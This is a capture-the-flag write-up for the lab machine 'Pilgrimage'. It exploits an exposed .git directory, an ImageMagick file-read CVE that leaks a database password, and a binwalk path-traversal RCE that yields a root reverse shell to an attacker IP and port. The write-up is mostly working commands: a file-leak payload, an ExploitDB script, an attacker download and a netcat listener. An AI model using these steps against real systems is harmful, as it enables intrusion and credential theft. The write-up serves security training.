
Pilgrimage
Overview
| Machine | Pilgrimage |
| OS | Linux (Debian) |
| Difficulty | Easy |
| Foothold | CVE-2022-44268, ImageMagick arbitrary file read |
| Privesc | CVE-2022-4510, binwalk path traversal RCE |
Two public CVEs. The only reason either is reachable is a .git directory left in the web root. The privesc is a home-rolled antivirus script that creates the hole it was meant to plug.
Your target IP will differ from mine. Swap it everywhere below.
Enumeration
Port scan
nmap -sCV 10.129.63.194 -p- --min-rate 4000 -T4┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sCV 10.129.63.194 -p- --min-rate 4000 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 19:45 -0400
Nmap scan report for Pilgrimage.htb (10.129.63.194)
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
| 256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_ 256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open http nginx 1.18.0
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: Pilgrimage - Shrink Your Images
|_http-server-header: nginx/1.18.0
| http-git:
| 10.129.63.194:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.66 secondsHost entry
echo "10.129.63.194 pilgrimage.htb" | sudo tee -a /etc/hostsThe application

An image shrinker. Upload an image, get a smaller copy back at /shrunk/<hash>.png. Also register.php, login.php, dashboard.php. Registration is open.
A file upload, and some binary doing the resize. Both worth a look.
Foothold
Dumping .git
.git/ returns 403, but the files inside it are readable. Git stores objects at predictable paths, so a tool can pull them one by one and rebuild the repo.
pipx install git-dumper
pipx ensurepath
Close and reopen the terminal, otherwise git-dumper is not on PATH.
git-dumper http://pilgrimage.htb/.git/ dump
cd dump && ls -la
Full source plus the magick binary.
Reading the source
Six PHP files. Read all of them. index.php first:
$image = new Bulletproof\Image($_FILES);
if($image["toConvert"]){
  $image->setLocation("/var/www/pilgrimage.htb/tmp");
  $image->setSize(100, 4000000);
  $image->setMime(array('png','jpeg'));
  $upload = $image->upload();
  if($upload){
    $mime = ".png";
    $imagePath = $upload->getFullPath();
    if(mime_content_type($imagePath) === "image/jpeg"){ $mime = ".jpeg"; }
    $newname = uniqid();
    exec("/var/www/pilgrimage.htb/magick convert " . $imagePath .
         " -resize 50% " . "/var/www/pilgrimage.htb/shrunk/" . $newname . $mime);
    ...
The site shells out to a local magick. The filename comes from uniqid() and is not attacker controlled, so no command injection. The binary is the target.
It is an AppImage, and Kali no longer ships libfuse2, so it will not run directly. Extract it instead:
cd ~/Desktop/dump
./magick --appimage-extract
./squashfs-root/AppRun --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64CVE-2022-44268
7.1.0-49 has an arbitrary file read, found by MetabaseQ.
A PNG tEXt chunk holds a keyword and a text string. If the keyword is profile, ImageMagick treats the string as a filename and loads that file as a raw profile. The contents end up inside the output image, as long as the magick process can read the file.
This site takes an upload, resizes it, and hands the result back. Perfect fit.
git clone https://github.com/Sybil-Scan/imagemagick-lfi-poc
cd imagemagick-lfi-poc
python3 generate.py -f "/etc/passwd" -o payload.png
Upload payload.png. Copy the /shrunk/ URL it gives back.
curl -s -o out.png http://pilgrimage.htb/shrunk/6aa88f6fe2a1a.png
identify -verbose out.png
Use curl -s -o, not wget. Rerun wget and it saves file.png.1 instead of overwriting, then you decode the stale file and wonder why nothing works.
The leaked file sits in Raw profile type as hex. Strip the byte-count header line and the whitespace, then decode:
identify -verbose out.png | sed -n '/Raw profile type/,/signature:/p' | tail -n +4 | head -n -1 | tr -d ' \n' | xxd -r -p
Read works. User emily exists.
Something worth reading
A file read is only as good as the paths you know. The source hands you one. login.php, line 1:
$db = new PDO('sqlite:/var/db/pilgrimage');Read that instead:
python3 generate.py -f "/var/db/pilgrimage" -o db_payload.pngUpload it, take the new hash, and write the output to a file this time since it is binary:
curl -s -o db.png http://pilgrimage.htb/shrunk/6aa89328c124c.png
identify -verbose db.png | sed -n '/Raw profile type/,/signature:/p' | tail -n +4 | head -n -1 | tr -d ' \n' | xxd -r -p > pilgrimage.db
file pilgrimage.db
sqlite3 pilgrimage.db "select * from users;"
file should say SQLite 3.x database. If it says data, the hex got clipped.
emily | abigchonkyboi123ssh emily@pilgrimage.htb
cat ~/user.txt
Privilege escalation
No cron, nothing useful in SUID. Look for a process instead:
ps aux | grep inotifyRoot is running inotifywait out of a script.
cat /usr/sbin/malwarescan.sh#!/bin/bash
blacklist=("Executable script" "Microsoft executable")
/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
binout="$(/usr/local/bin/binwalk -e "$filename")"
for banned in "${blacklist[@]}"; do
if [[ "$binout" == *"$banned"* ]]; then
/usr/bin/rm "$filename"
break
fi
done
doneRoot watches the upload folder, runs binwalk on every new file, deletes it if the output looks like malware. Antivirus for uploads.
So we control a file that root feeds to a tool. If the tool is vulnerable, we get root.
Not command injection
First instinct is a filename like ;id;. It does not work. Bash passes it to binwalk as a plain filename, never as a command.
The script is fine. The tool it calls is not.
binwalk version
--version is not a flag in binwalk 2.x. Use the help output:
binwalk -h | head -n 3Binwalk v2.3.2CVE-2022-4510. binwalk can be tricked into writing a file outside the folder it is extracting into. The exploit uses that to drop a plugin where binwalk loads plugins from. binwalk runs it on the next startup, as root.
That is why you trigger twice. First file plants the plugin, second file runs it.
Build the payload
The exploit needs a real PNG to bolt onto, sitting in the same directory as the script. Reuse one you already have:
cd ~/Desktop
cp ~/Desktop/imagemagick-lfi-poc/payload.png base.png
searchsploit -m 51249
python3 51249.py base.png 10.10.15.86 4444
Produces binwalk_exploit.png.
Fire it
Kali, terminal 1:
python3 -m http.server 8000Kali, terminal 2:
nc -lvnp 4444Target as emily:
cd /tmp
curl -s -o exp.png http://10.10.15.86:8000/binwalk_exploit.png
chmod 644 exp.png
cp exp.png /var/www/pilgrimage.htb/shrunk/one.png
cp exp.png /var/www/pilgrimage.htb/shrunk/two.png
Two copies, two binwalk runs. Shell lands on the listener.

id
cat /root/root.txt
If nothing fires
- Different base PNG. Small and valid.
chmod 644before the copy, root has to read it.- Copy another file in to force one more run.
Takeaways
Exposed .git is full source disclosure. Nothing else here works without it.
Read every file you dump. login.php gives you /var/db/pilgrimage. Skip it and you are guessing paths with a file read that already works, which is where most people stall on this box.
The antivirus script is why the box is rootable. It hands attacker-controlled files to a vulnerable parser running as root.
References
- MetabaseQ advisory, ImageMagick zero days: https://www.metabaseq.com/imagemagick-zero-days/
- CVE-2022-44268 PoC: https://github.com/Sybil-Scan/imagemagick-lfi-poc
- ONEKEY advisory, binwalk RCE: https://onekey.com/blog/security-advisory-remote-command-execution-in-binwalk
- binwalk fix, PR #617: https://github.com/ReFirmLabs/binwalk/pull/617
- ExploitDB 51249: https://www.exploit-db.com/exploits/51249
- git-dumper: https://github.com/arthaud/git-dumper